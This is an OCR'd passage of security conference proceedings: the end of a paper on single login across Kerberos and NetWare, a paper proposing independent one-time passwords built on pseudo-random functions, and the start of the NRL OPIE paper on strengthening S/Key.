uniqname from the NetWare pass phrase data base. The NetWare pass phrase is then used in a normal NetWare login (*figure 4*).




Figure 4. Distinct Pass Phrase Login

`NEWPASS.EXE` is called by the user to change the NetWare pass phrase. The user is required to have run `S2_LOGIN.EXE` before running `NEWPASS.EXE`. The user is prompted for her uniqname, old NetWare pass phrase, and new NetWare pass phrase. `NEWPASS.EXE` mutually authenticates with `NETPASSD.NLM` and establishes a secure connection for sending the uniqname, old, and new NetWare pass phrases. `NETPASSD.NLM` updates its data base and calls the normal NetWare change pass phrase API for NDS synchronization (*figure 5*).




Figure 5. Distinct Pass Phrase: NDS change pass phrase. User must be logged in via Distinct Pass Phrase login.

The major advantage to this design is that given different NetWare and Kerberos pass phrases, compromising the NetWare security realm does not compromise the Kerberos security realm. Other advantages include an easy migration path from NetWare-only to Kerberos+NetWare clients. Since unmodified NetWare clients will work, modified client software can be installed as needed.

There are several disadvantages to this design. Since NDS doesn't export pass phrases, yet another data base needs to be implemented, kept synchronized, and made available, usually implying replication. Communication with `NETPASSD.NLM` occurs at each client login generating network traffic and promoting scaling as an issue.

Users are also required to choose and remember two pass phrases. Many users will choose to use the same pass phrase for both realms, making moot the first advantage cited above.

6. Conclusion

We conclude that a merging the Kerberos and NetWare security realms is feasible without altering the security of either. Pass phrase sniffing of FTP, TELNET, etc. protocols remains a concern, as does the client Trojan horse attack common to both security realms. We suggest that the NetWare client login program be a local executable, removing the threat of the distributed client Trojan horse spoof.

Dictionary attack of the Kerberos IV TGT and the NetWare 4.0 hashed pass phrase remain a problem. In security realms that we administer, we regularly attempt dictionary attack on all accounts and disable accounts whose pass phrase is thus revealed.

We feel that data put on the wire encrypted by an NDS public or private key is at least as safe as data put on the wire encrypted with the Kerberos session key [9]. Both of these keys are seeded with a random number, immunizing them from dictionary attack.

We described two single login designs that meet the remaining goals of giving user access to both Kerberos and NetWare services with no changes to Kerberos and compatibility with existing NetWare applications and services.

The common pass phrase design is simple, scales well, and seems to be easy to manage, and is being deployed by ITD. We can raise the security level of this design in several ways. Encrypting the pass phrase sent to `NW_AUTH.NLM` for NDS synchronization with an RSA public key instead of (or in addition to) the Kerberos session key might increase the protection of the pass phrase. This would re-

quire NetWare to expose RSA encryption for data transfer. Authenticating the initial client to NDS connection using Kerberos would prevent NetWare server spoofing.

The distinct pass phrase design is similar to the single login design proposed by the DCE Security SIG based on work done by Chii-Ren of Citicorp [10]. The slave security realm's (e.g. NetWare) pass phrase is stored under the master security realm's (e.g. Kerberos) protection and retrieved automatically at login. This design is extensible to any number of slave security realms, and has the additional advantage of allowing for all pass phrases for all security services for a single user to be different. ITD is investigating using such a scheme as part of a complete data base architecture redesign effort.

ITD can increase the security level of its Kerberos service in several ways. Switching from Kerberos IV to Kerberos V would address the exposure to off-line dictionary attack [3]. Deploying Kerberized TELNET and FTP services would help eliminate cleartext pass phrases over the network.

7. References

1. J. G. Steiner, B.C. Neuman, and J.I. Schiller, "Kerberos, An Authentication Service for Open Network Systems," in *Proceedings of the Winter USENIX Conference*, Dallas (January 1988).
2. R. M. Needham and M. D. Schroeder, "Using Encryption for Authentication in Large Networks of Computers." *CACM* **21**(12), pp. 933–999, (December 1978).
3. S.M. Bellovin and M. Merritt, "Limitations of the Kerberos Protocol." in *Proceedings of the Winter USENIX Conference*, pp. 253–267, Dallas (January 1991).
4. T. Myers, "RSA and Kerberos Technology Overview," Novell Technical Development Conference, (March 1992).
5. Novell Inc., *NetWare Programmer's Guide for C*, Version 1.0, pp. 249–276, (June 1993).
6. Novell Inc., "Encrypted Login for NetWare Service Requesters," p. 11, (July 1993).
7. Novell Inc., *Using NetWare Services for NLMs*, Edition 1.1, Chapter 9, "Authentication Operations" pp. 83–94, (1993).
8. J. Stein et al., *NetWare AFS Project*, Carnegie Mellon University Computing Services Special Projects and School of Computer Science, (April 13, 1994).
9. B. Schneier, *Applied Cryptography*, pp. 259–260, John Wiley & Sons, (1994).
10. C. Tsai, "Single-Logon Issues for Heterogeneous Distributed Computing," Citicorp International Communications, Inc., (October 1994).

Independent One-Time Passwords

Aviel D. Rubin
rubin@bellcore.com
Bellcore
445 South St.
Morristown, NJ 07960

Abstract

Existing one-time password (OTP) schemes suffer several drawbacks. Token-based systems are expensive, while software-based schemes rely on one-time passwords that are dependent on each other. There are disadvantages to authentication schemes that rely on dependent OTP's. It is difficult to replicate the authentication server without lowering security. Also, current authentication schemes based on dependent OTP's only authenticate the initial connection; the remainder of the session is assumed to be authenticated. Experience shows that connections can be hijacked. A new scheme for generating one-time passwords that are independent is presented. The independence property enables easy replication of the authentication server, and authentication that is persistent for the lifetime of a connection. This mechanism is also ideally suited for smart card applications. Our implementation and several applications are discussed.

1 Introduction

The authentication of users in a large, distributed environment is an increasingly difficult task. As networks and software grow in sophistication, so do the means and methods of malicious attackers. These intruders must be denied access to protected systems and data without also excluding legitimate users.

There are several ways to verify the identity of a user in a computer system. The most common are *what they know, what they have,* and *who they are.* The last involves biometrics such as retinal scans and fingerprints; these technologies have not yet arrived. The other two techniques are more common. Users may prove their identity by knowing a password or possessing a token.

Computer crackers utilize enormous resources to obtain the information necessary to impersonate other users. Sniffer programs that capture password information from packets from well-known services such as *telnet* and *ftp* have been found all over the Internet. In addition, studies have shown that users pick poor passwords [7], and thus they are easy to attack with dictionary search. Systems such as Kerberos [11] are especially vulnerable to this because the attack can take place off-line. In most systems, as long as the compromise of a reusable password is not detected, the imposter can assume all of the privileges of the unsuspecting user.

Authentication systems based on one-time passwords are more secure than ones that rely on reusable passwords. For example, re-

mote access usually requires the user to enter a password or pass phrase. This secret usually travels across insecure networks in the clear. In the case of one-time passwords, the danger of eavesdropping is eliminated because once a password is used, it is no longer useful. If a one-time password system is implemented properly, breaking it requires sophisticated, active attacks that are beyond the abilities of most attackers, such as meet in the middle attacks.

The two best-known one-time passwords systems are S/KEY™[5] and Secure ID™. S/KEY is a software solution, and Secure ID is an expensive hardware solution that requires a secure authentication server, and careful administration. We will focus on software solutions as they are much cheaper and easier to install. S/KEY has the additional benefit that there are no secrets stored on the authentication server. The value of this benefit is discussed in Section 2.2.2. However, the one-time passwords in S/KEY are not entirely independent. This causes several security risks and poses limitations on how the system can be used. These are discussed in a later section.

This paper describes a technique for achieving independent one-time passwords. The method is compared to S/KEY, and their relative merits are evaluated.

2 Previous work

This section describes the two most popular authentication systems that use one-time passwords. Secure ID is a hardware solution, while S/KEY works entirely in software.

S/KEY is a trademark of Bellcore.
Secure ID is a trademark of Security Dynamics.

2.1 Secure ID

Secure ID is a one-time password system where physical tokens are used to authenticate users. Each user possesses a card that displays a six digit number through a glass display. The user also picks a PIN number. The card is about 3 millimeters thick and is relatively fragile; it cannot fit in a wallet or pants pocket. The number on the card changes every n seconds, where n is a configurable quantity, usually about 30 seconds. The algorithm used by the card is proprietary, but it is known that each card contains a unique secret seed. A copy of each seed also exists at the authentication server. The seed is used to generate the next number that is displayed by the card.

There are several strategies for breaking Secure ID. The product is sold on the premise that these are infeasible. One way to defeat it is to break the secret algorithm to predict the next number that will be displayed. In addition, the attacker must eavesdrop on a previous authentication to obtain the PIN, which is sent in the clear each time. Another attack is the meet in the middle attack. Here, an attacker eavesdrops on an authentication session, records the one time password, and prevents the message from reaching the authentication server. Then, he uses the one time password, within the time window allowed by the card, to authenticate himself. If the authentication server is replicated, then this attack works even if the real authentication message is not blocked. Active meet in the middle attacks are very difficult to prevent, and no authentication system in wide-spread use is immune to them.

2.2 S/KEY

This section briefly describes the S/KEY authentication system. Further details can be found in the original paper [5].

2.2.1 How S/KEY works

Before using S/KEY for authentication, users perform an initialization step. A user logs into a secure authentication server. The login must be local or over a secure connection; a remote login here defeats the purpose of S/KEY. Then, he selects a secret password and n, the number of one-time passwords to generate. The software then applies n iterations of a one-way hash function to the password. The final result is stored on the authentication server, and the initialization is complete.

The authentication server keeps track of the number of times that each user authenticates himself. The first time the user logs in with S/KEY, he is prompted with the number $n-1$. The user types in his secret password on his local machine, and the software applies $n-1$ iterations of the one-way hash function to the password. The result is sent across the network to the authentication server. The authentication server applies the hash function one time to this message. The result is compared to the value that was stored earlier. If they match, then the authentication is successful. The authentication server then replaces the stored value with the new message that it receives and decrements the password count, n, to prepare for the next authentication.

If the user does not have the S/KEY client software (for example, when using a dumb terminal) or does not trust his machine, then there is another mode of operation. Before leaving his trusted environment, the user generates and prints a list of one-time passwords. This printout must be guarded very carefully. Then, when the user authenticates, he simply uses his list to send the requested one-time password to the authentication server.

2.2.2 Secrets on the server

One of the touted advantages of S/KEY over other schemes is that no secrets are stored on the server. All the server needs to maintain is the last OTP that was used for authentication. However, it is not clear that this is really an advantage in the Unix®environment. Although the n^{th} password is not a secret, it is still important to guarantee that its value on the server cannot be changed. It is safe to say that preventing an intruder from becoming *root* on the server is a requirement. However, if we can guarantee that no intruder will be able to assume root privileges, then storing secrets on the server is easy. Any secret can be stored in a directly that is only readable to root. Therefore, a server that is secure from data tampering can easily be used to store secrets. Thus, it is not clear that the fact that S/KEY does not require secrets on the server is such an advantage in the Unix environment. The OTP scheme described in this paper requires storage of a secret database on the authentication server.

2.2.3 Weaknesses of dependent OTP's

This section discusses several shortcomings of authentication systems that rely on dependent OTP's derived from a secret password.

Susceptibility to off-line dictionary attack

The one-time passwords travel across the network in the clear. Any eavesdropper can record them. If the relationship among the OTP's is well-known (e.g. a hash function), a malicious user can apply the function to candidate passwords such that if the result matches a one-time password, then the

Unix is a registered trademark of Unix Systems Laboratories.

reusable password is compromised. Thus, the security of such systems relies on users picking good passwords - a very bad assumption. The next release of S/KEY will place constraints on the passwords to make them more difficult to guess.

Danger of reusable password compromise

The secret password chosen by the user is the key to all of the one-time passwords. This password must be protected at all costs. There are many ways an inexperienced user may accidentally send the password across the network. For example, if the user performs authentication from a remote login shell, every keystroke of his travels across the network, although he might not realize it. Often, in a Unix/X-windows environment, users have windows open to different machines in their network. Anything typed in a nonlocal window travels across the network. In addition, malicious users can exploit weaknesses of X-windows to read keystrokes on another machine. There is a program, *xkey*, that has been widely distributed on the Internet, that accomplishes just that. Authentication systems with OTP's that are seeded with reusable passwords offer users poor protection from people on the local network of the client. They are therefore not very suitable for a university or any public environment.

Difficult to maintain multiple servers

It is often desirable to have more than one authentication server for higher availability of the service. Dependent one-time password systems make it difficult to replicate the authentication server (AS). Each AS must know the current one-time password number. That is, if a user authenticates 10 times, then every AS must know that 10 passwords have been used. Any time one AS is out of sync with any of the others, the system is easy to defeat. For example, say that AS-1 believes that there have been 10 authentications, and AS-2 believes there have been 9. An eavesdropper who recorded the last authentication to AS-1 can replay the one-time password to AS-2 and authenticate successfully.

All of the shortcomings described in this section result from the dependency of the one-time passwords on each other and on the reusable password of the user. This paper presents a one-time password scheme that generates *independent* one-time passwords for the users. Section 3.4 discusses how replication of the authentication server is accomplished.

Hijacked connections

In addition to the shortcomings listed above, there is a weakness shared by most current authentication systems. After the initial connection is authenticated, the remainder of the session remains unchallenged. Therefore, any malicious intruder that can duplicate the state of the authenticated client, while breaking off his connection, can take over the session. Attacks such as these are alluded to by Bellovin [1], and they are occurring more frequently [3].

3 A new approach

This section presents an authentication scheme based on a new mechanism for generating one-time passwords (OTP's) that are independent.

3.1 Pseudo-random functions

The new approach presented here is based on a class of functions called *pseudo-random functions (PRF's)*. The notion of a PRF was introduced by Goldreich *et. al.* [4]. A function is considered random if no polynomial-time algorithm can distinguish a computation on chosen inputs that outputs the correct values from one that outputs random values. Goldreich *et. al.* give a construction to transform any one-to-one one-way function to a PRF.

It is currently believed that there are good PRF's. A good encryption algorithm should have the property that a polynomial-bounded adversary, without knowledge of the key, should not be able to gain any information about the plaintext, given a ciphertext. Thus, strong encryption algorithms are good candidates for PRF's.

3.2 Generating independent OTP's

If OTP's are truly independent, then the authentication server must store them all individually. This is an unreasonable requirement for a large system with many users. However, if there is a way to generate all the passwords from a small amount of information, then they cannot be totally independent. The technique described here uses a pseudo-random function to generate OTP's from an initial secret key. Finding a relationship between any two OTP's is equivalent to breaking the PRF.

Our implementation uses three rounds of DES [8] (triple-DES) as the PRF.[1] This function is believed to be a PRF, and it is resistant to differential [2] (and linear [6]) cryptanalysis. This property insures that the outputs of the algorithm cannot be related in polynomial time and/or space even if the inputs are very similar. Our implementation utilizes this strength of triple-DES to produce independent OTP's. For the remainder of the paper, we will assume that triple-DES is a good PRF.

Before OTP's can be generated, a user must register with the authentication server (AS). It is assumed that the AS has some means of authenticating the initial registration.[2] The AS maintains a table with certain information about each user, such as an identification number (ID) and a random key that is generated on his behalf. This information, along with a couple of number, i and n, and some other data are stored in the authentication server's table. $i-1$ represents the number of OTP's already used and n represents the total number of OTP's for a user. n is optional; it is included in our implementation for reasons that are explained later. The following is a simplified table for 3 users.

ID #	Secret Key	i	n	...
459332	da54f8cd703b75dc	1	500	...
459181	e0bf9bd6b0dfcee6	55	500	...
458932	b5b3c2c8d36bf2ab	1	450	...
...	...	...	...	...

User 459332 has never authenticated, and he may authenticate 500 times. On the other hand, user 459181 has authenticated 54 times. The users are not aware that a secret key has been assigned to them.

For some applications, it may be desirable to protect the entire table with a master key. Rather than constantly encrypting and decrypting the table, the master key is included in the calculation of every OTP. Thus, to calculate the i^{th} OTP for a user, the authentication server computes:

$$X = f(MK, K_{user}, i)$$

[1] We have also implemented the system with a keyed version of MD5 [9] because of export restrictions on triple-DES. In practice, any PRF will due.

[2] This process may take place off-line or require that users go somewhere in person.

where f is a suitable PRF, MK is the master key for the authentication server's table, and K_{user} is the secret key associated with the user. Thus, X is a function of the master key, the secret key of the user and the OTP number, i. Any change in the input will result in an X' that is unrelated to X. The AS then computes

$$OTP = g(X)$$

where g is a function that converts any string of bits into a list of small, human-readable passwords. In our implementation, we borrowed code from S/KEY for the function g. We used 3-DES for the function f. The secret key for each user is 192 bits long and consists of three random DES keys. The first key is exclusively or'ed with the master key before 3-DES is applied. Thus,

$$X = DES(DES(DES(i, K^1_{user} \oplus MK), K^2_{user}), K^3_{user})$$

This formula will produce a unique X for each value of i. Also, as long as the secret keys for each user are different, the probability that it will produce the same X for two users for the same value of i is negligible. Finally, without the master key, it is infeasible to compute X.

3.3 Using the OTP's

This section discusses several applications of the one-time password scheme described above.

3.3.1 Internet billing

Our one-time password scheme is being used to authenticate users to a billing server on the Internet. There are several serious considerations to any service that is offered in such an insecure environment. It can be assumed that there is eavesdropping on all communications, that workstations and user accounts may be compromised, and that user keystrokes can be monitored. It is impossible to store any long-term secret in such an environment. Therefore, any public-key system where the private key is stored in a password protected file (such as PGP™[12]) is inadequate.

In our billing system, the users register on the phone with a credit card. There are various safeguards in place, and how this is achieved is not the subject of this paper. The billing server (formerly the AS) generates 350 OTP's for the user by default, or more if requested. A booklet containing a numbered list of OTP's is sent to the user by some trusted out of band mechanism.[3] When the user needs to authenticate, he is prompted for OTP, k, which he looks up in the booklet. After the OTP number k is entered, the billing server computes the k^{th} OTP and compares. If they match, then authentication succeeds, otherwise it fails.

The scheme presented here is vulnerable to over the shoulder attacks. In a public computer room at a university, it may be possible for someone to copy passwords from the current page of a user's booklet while he is entering his OTP. To counter this, the OTP numbers are not requested sequentially. In fact, the OTP's are guaranteed to be far apart in the booklet. This is accomplished as follows. When the user registers, he is assigned a number, j, that such that $\frac{n}{2} < j < n$ and j is relatively prime to n. j is also chosen to be as closer to $\frac{n}{2}$ than to n if possible. The billing server table from the previous example looks like this.

ID #	Secret Key	i	j	n
459332	da54f8cd703b75dc	1	331	500
459181	e0bf9bd6b0dfcee6	55	281	500
458932	b5b3c2c8d36bf2ab	1	241	450
...	...	...	...	...

PGP is a trademark of Phil Zimmerman.

[3] E.g. registered mail.

To calculate the OTP number for the next authentication, the billing server computes

$$k = i * j \ mod \ n$$

k is always between 1 and n. Also, as i goes from 1 to n, k equals each value between 1 and n exactly once. This results from the relative primality of j and n. For example, the user 459181 will be prompted for passwords 281, 62, 343, 124, etc. There are 50 OTP's on each page, so these OTP's will appear on pages 6, 2, 7, 3. etc. Thus, it is unlikely that an intruder will be able to copy down an OTP that will be prompted for in the near future.

After user 459181 enters OTP number 281, the authentication server computes

$$OTP'_{281} = g(f(MK, K_{459181}, 281))$$

and checks to see if OTP'_{281} matches what the user entered. OTP number 62 is calculated as

$$OTP'_{62} = g(f(MK, K_{459181}, 62)).$$

The corresponding value of k is used in the i^{th} OTP calculation. After each successful authentication, the value of i is incremented until it reaches n. At that point the user is removed from the table, and he must register again. Unsuccessful authentication attempts are logged.

S/KEY can be used in this mode as well. A user prints out a list of OTP's and uses them in the same manner as described above. However, due to the dependence of the OTP's on each other, they must be entered in the correct order. In S/KEY, if a user accidentally enters the wrong OTP from his list, he compromises all of the passwords between the one he enters and the correct one. Also, there is no way to defend against over the shoulder attacks by jumping around the password list.

3.3.2 Limited access

The scheme described above is especially useful when a company wishes to allow limited access to a business partner. For various reasons, one company may wish to grant access to specific machines, services or files to several individuals outside of their organization. To do this, a machine can be dedicated as a special authentication server. Then, each of the privileged users is given a small list of OTP's. In this manner, a user can be allowed to log into a machine a maximum of ten times. The one-time password technique described above allows for a flexible authentication scheme.

3.3.3 A passive attack

There is a passive attack on any authentication scheme where the user types in an OTP manually [10]. We illustrate how an eavesdropper, Eve, can use information from an active session to beat a legitimate user, Bob. Eve situates herself so that she can read any packet between Bob and the authentication server. Assume that Bob must type in 6 short words from a known dictionary, and that Bob types in these words at normal typing speed. Say that the OTP is HOW LOON CRY SOFT PAR MEND. Eve sets up several simultaneous authentication attempts to the authentication server. Immediately after Bob has typed HOW LOON CRY SOFT PAR M, Eve automatically sends candidate OTP's to the authentication server by trying all possible values for the last OTP word from the dictionary. In all likelihood, Eve will authenticate before Bob finishes typing the OTP. This attack can be easily prevented by only allowing one authentication attempt per user at a time.

3.4 Replication of the authentication server

As explained earlier, both S/KEY and Secure ID are limited in their abilities to support multiple authentication servers. However, using the independent one-time password scheme described in this paper, replicating the AS is easy.

The following example demonstrates how two authentication servers, AS_1 and AS_2 are used. The generalization to n authentication servers is obvious. Say that user 459181 registers with 500 OTP's. Half of the OTP's are used to authenticate to AS_1 and the other half are used for AS_2. This is accomplished as follows. The n in the previous examples represents the maximum value of i, and the modulus that determines the next OTP number. These two roles are now split into two variables, n_1 and n_2. The former represents the maximum value of i for a user at the AS, while the latter represents the modulus. AS_1 stores the following for user 459181.

ID #	Secret Key	i	j	n_1	n_2
459181	e0bf9bd6b0dfcee6	1	281	250	500

AS_2 stores the following for the same user:

ID #	Secret Key	i	j	n_1	n_2
459181	e0bf9bd6b0dfcee6	251	281	500	500

Thus, there are 500 OTP's associated with this user. 250 of these correspond to each AS. Given the j value of 281, AS_1 will prompt for OTP's 281, 62, 343, 124, etc. When i reaches 250, the user will be removed from AS_1's table. AS_2 will prompt for 31 (251 * 281 *mod* 500), 312, 93, 374, etc. As 281 and 500 are relatively prime, no number appears in both lists. Given the OTP number, the user key, and the master key, the actual OTP is easily computed by each AS. The user is given one list without knowing which OTP's are associated with which AS. Therefore, the two authentication servers must use the same master key.

3.5 Persistent authentication with OTP's

Traditional authentication systems such as S/KEY and Secure ID only authenticate once per session. If the authentication succeeds, there is little to protect the user from a hijacked connection. We implemented a prototype authentication system that uses the OTP scheme described above for persistent authentication. That is, authentication is repeated every t seconds, where t is a configurable system parameter. The persistent authentication is transparent to the user as long as the connection is legitimate.

Unlike the Internet billing application above, persistent authentication requires computing on the client side. This can only be achieved with a secure client machine or with a tamper resistant smart card (see Section 3.6). Our implementation assumes a secure client machine; it was designed to map directly into a smart card implementation. In our implementation, the authentication server has a table containing user ID's, a secret key for each user (3 DES keys), and a number, i. These are the same 3 data items in the earlier examples. However, for persistent authentication, we also assume that each user is in possession of his secret key. These keys must be distributed off-line. Ideally, they reside in a smart card. Also, there is no master key.

For the initial authentication, the client software calculates the first OTP,

$$g(f(K_{user}, 1))$$

and sends it to the AS. The AS performs the same calculation to verify the OTP. We use triple-DES for the function, f, as before. Subsequent OTP's are generated by incrementing the number in the PRF. Next, the client forks a process that sleeps, but wakes up every t seconds and sends the next OTP to the server. The server sets a timer, and

if the next OTP is not received in time, kills the connection.

If the OTP is received, and it is correct, then the server acknowledges it with the next OTP. Thus, the client and the server mutually authenticate every t seconds, and two OTP's are used each time. If either side does not send the correct OTP at the right time, the connection is terminated. Thus, if an intruder hijacks the connection, and he is not in possession of the user's secret key, his connection is killed when the current time interval expires.

3.6 Authentication with smart cards

The independent one-time password scheme described here is ideally suited for smart card applications. As described in the previous section, each smart card contains a secret key (3 DES keys, in our example). We assume that the tamper resistant nature of smart cards means that there is no way to obtain any information about the key without destroying it in the process. A virtually unlimited number of OTP's can be computed on both the client and server side using a PRF, such as triple-DES. The OTP's are independent, and thus, none of the shortcomings associated with dependent OTP's applies. Many interesting applications can be designed using smart cards, along with independent OTP's.

4 Conclusions

The independent OTP scheme described in this paper has been implemented. We are currently using the authentication system described in Section 3.3.1 in our billing server. The advantages offered by the new technique for generating OTP's are easy replication of the authentication server, persistent authentication for the lifetime of a connection, and a natural mapping to smart card applications. The calculation of each OTP requires one application of a pseudo-random function, as opposed to the many iterations of S/KEY.

Acknowledgements

The author thanks Bill Aiello for very helpful comments and explanations of pseudo-random functions, R. Venkatesan for suggesting triple-DES as a PRF, Milt Anderson and Yacov Yacobi for helpful comments, Phil Servita and Neil Haller for pointing out the passive attack on some OTP schemes and a possible solution, and Ali Bahreman for integrating the code into a working prototype.

References

[1] Steve Bellovin. Security problems in the TCP/IP protocol suite. *Computer Communication Review*, 19(2):32–48, April 1989.

[2] E. Biham and A. Shamir. *A Differential Cryptanalysis of the Data Encryption Standard.* Springer-Verlag, 1993.

[3] CERT. Cert advisory CA-95:01, January 1995.

[4] Oded Goldreich, Shafi Goldwasser, and Silvio Micali. How to construct random functions. *Proceedings of the 25th Annual Symposium on Foundations of Computer Science*, pages 464–479, 1984.

[5] Neil Haller. The s/key(tm) one-time password system. *Symposium on Network and Distributed System Security*, pages 151–157, February 1994.

[6] M. Matsui. Linear cryptanalysis method for DES cipher. In T. Helleseth, editor, *Advances in Cryptology — Eurocrypt '93*, volume 765 of *Lecture Notes in Computer Science*, pages 386–397, Berlin, 1994. Springer-Verlag.

[7] Robert Morris and Ken Thompson. Password security: A case history. *CACM*, 22(11):594–597, November 1979.

[8] National Bureau of Standards. Data encryption standard. *Federal Information Processing Standards Publication*, 1(46), 1977.

[9] R. Rivest. The md5 message digest algorithm. *RFC 1321*, April 1992.

[10] Phil Servita. Personal communication, 1995.

[11] J.G. Steiner, B.C. Neuman, and J.I. Schiller. Kerberos: An authentication service for open network systems. In *Usenix Conference Proceedings*, pages 191–202, Dallas, Texas, February 1988.

[12] P. Zimmerman. Pgp user's guide. December 4, 1992.

One Time Passwords In Everything (OPIE): Experiences with Building and Using Stronger Authentication

Daniel L. McDonald
Randall J. Atkinson
U.S. Naval Research Laboratory
Washington, D.C.
danmcd@itd.nrl.navy.mil
atkinson@itd.nrl.navy.mil

Craig Metz
Kaman Sciences Corporation
Alexandria, Virginia
cmetz@itd.nrl.navy.mil

Abstract

The U. S. Naval Research Laboratory's OPIE (One-time Passwords In Everything) Software Distribution is an enhancement of Bellcore's S/Key™ 1.0 package. OPIE improves on S/Key in several areas, including FTP service with one-time passwords, and a stronger algorithm for generating one-time passwords. OPIE diverges from S/Key in select design decisions and in the behavior of certain programs. While not a total security solution, OPIE can be an important part of one. OPIE and its evolutionary predecessors have been used for over a year in parts of NRL. Its use has taught the authors lessons on implementation, usability, deployment, and future directions for improvement.

1 Introduction

In the past decade, computer networks have grown at an explosive rate [Lot92]. In a wide range of environments, such networks have become a mission-critical tool. Organizations are building networks with larger scales than ever before, and many are connecting these networks to the global Internet. Along with this trend has come an explosion in the use of computer networks as a means of gaining illicit access to computer systems. In the past, intruders have used flaws in network software such as older versions of the BSD *sendmail(8)* program to gain entry into remote computer systems [Rey89]. As more vendors and more sites fix the known flaws in their network software, many crackers are now looking for other weaknesses to exploit.

One particularly widespread attack is to passively capture and replay passwords commonly used to authenticate users [CER94b]. Since so many protocols send their passwords in cleartext (that is, there is no encryption of any sort done on the password before it is sent out over the network), anyone who can read network traffic can gain access to whatever is protected by cleartext passwords [HA94]. Many UNIX™-based machines, as well as almost all PCs, allow their network hardware to read any packet transmitted on the attached network. Crackers exploit the ability to sniff packets to discover cleartext passwords, thereby gaining unauthorized access to systems using cleartext reusable passwords.

One solution to this problem is to encode the password in such a way that an encoded password can only be used once and cannot be used to generate any other encoded password. Such an encoded password is called a one-time password because it is usable exactly one time. If an attacker captures such a password from a stream of data sent over a network, he or she cannot use it to gain access to the target system either by using it again (the first condition) or by performing any new coding on it (the second condition). In practice, the second condition is guaranteed by computational infeasability rather than by impossibility – it would take an attacker an inordinately long time to discern any useful data from the intercepted one-time password.

Such an encoding was first devised by Lamport [Lam81], but one-time passwords gained popularity only recently with the development of S/Key [Hal94]

by Bellcore. While the design of the S/Key system is not specific to any particular platform, the reference implementation released to the public as the Bellcore S/Key 1.0 Distribution was very specific to 4.3BSD UNIX systems. While it proved to be a valuable tool that has gained wide use in many environments, it left room for improvement.

In response to widespread passive attacks in the Internet reported in early 1994 [CER94b], we started refitting local UNIX machines with Bellcore S/Key. Subsequent additions to S/Key evolved into NRL OPIE (One-time Passwords In Everything). While it is certainly a work derived from the S/Key 1.0 Distribution, the OPIE Version 2[1] Software Distribution noticeably enhances its ancestor.

The development and testing of OPIE raised many issues, both old and new. Classic issues such as security vs. ease-of-use, circles of trust, and mundane portability headaches combined with problems like questioning what is sent in the clear and what subsystems should be guarded with one-time passwords. NRL has been using some form of one-time password (originally Bellcore's S/Key, followed by transient steps to what is now NRL OPIE) for about a year. The experience gained from use not only within NRL, but also elsewhere, has helped shape a better system.

2 What OPIE is Not

OPIE only defends against one specific type of attack, passively listening for passwords. By itself, OPIE does not provide a single login for a whole set of machines, nor can it authenticate services. Alternatives like Kerberos[SNS88] authenticate more than just user identity on a single machine.[2] OPIE is not secure against certain kinds of active attack, such as dictionary attacks. OPIE has not yet been specified using rigorous formal methods. The current OPIE implementation is also not formally verified, though it was developed using good software engineering methods.

OPIE should be used in combination with other protective measures for maximum effectiveness. The operating system itself still needs to be secure against legitimate users improperly gaining privileges or improper access to privileged parts of the system. TCP Wrapper software can and should be used to provide coarse-grained access controls to the Internet services provided by computer systems [Ven92]. Routers within the same administrative domain should be configured to filter out source-routed or obviously forged IP packets [CER95]. Stronger authentication of distributed services, provided by Kerberos or commercial products such as Sun's NIS+™ can also be important in risk reduction. Encryption of IP packets or of telnet, ftp or rlogin sessions might be desirable in some environments where the confidentiality is considered to be worth the consequent performance loss.

[1] NRL OPIE version 1 was sometimes colloquially called NRL S/Key.

[2] Kerberos domains that allow entry from non-Kerberos systems should use one-time passwords or other techniques to protect incoming logins originating on non-Kerberos systems.

3 Specific Improvements

The fundamental concepts behind S/Key have not changed in OPIE. A challenge still contains a sequence number and a public seed. A reply is computed locally, and only the computed reply is sent in the clear. The remote machine does not store any keys. The details of S/Key (and OPIE) fundamentals are left to Haller's S/Key paper and the recently released RFC on S/Key[Hal95].

3.1 Functional Improvements

Several improvements to the function of the S/Key authentication system were made early on in the development process. The most obvious is the replacement of the default cryptographic checksum used in S/Key, MD4 [Riv92a], with MD5 [Riv92b]. MD5 is believed to be cryptographically stronger, and is definitely slower, than MD4. These two properties decrease the feasibility of reverse-engineering or defeating the one-way function. This increases the assurance that a system running OPIE will not be compromised via brute force or cryptanalysis.

Another functional improvement is the restructuring of the OPIE challenge. Under OPIE, a challenge looks like:

```
[opie-md5 99 wi12351]
```

The entire challenge string is surrounded by square brackets. These can serve as an indicator to a local terminal emulator, or a co-resident challenge detector (e.g. an MS-DOS TSR) that an OPIE password is expected. The first string inside the brackets, `opie-md5` indicates that one-time passwords are required and which algorithm is in use. The complete first string can be used by challenge detectors to select the correct algorithm. It is also the correct command-line syntax to invoke the one-time password calculator.[3] The last two strings are the familiar S/Key-like sequence number and public seed.

[3] Of course, only a LOCAL machine should be used to generate one-time passwords. That issue is discussed later.

A source of password disclosure overlooked in the original S/Key distribution was FTP sessions. To address this, OPIE introduces an FTP daemon which is a direct modification of the 4.3BSD Net/2 release *ftpd(8)* program. We chose not to use the more popular WUarchive ftp daemon because its additional features and consequent code complexity made it harder to determine if other unknown vulnerabilites were present [CER94a][CER94c][CER93a]. The current implementation merely adds the square-bracketed challenge into the normal FTP password response, *331* [PR85]. The current implementation also accepts the reply using the standard PASS command. Most existing FTP clients work without change.

3.2 User Interface Improvements

Along with improvements in function, OPIE sports improvements in the way users interact with the OPIE software. Several are simple, and merely bring OPIE binaries up to the level of other UNIX packages. For instance, every program related to the OPIE software distribution starts with `opie` to clearly distinguish them from other programs. Also, every program has command-line flags to show the software version number and a quick usage summary, much like the Free Software Foundation's suite of tools.

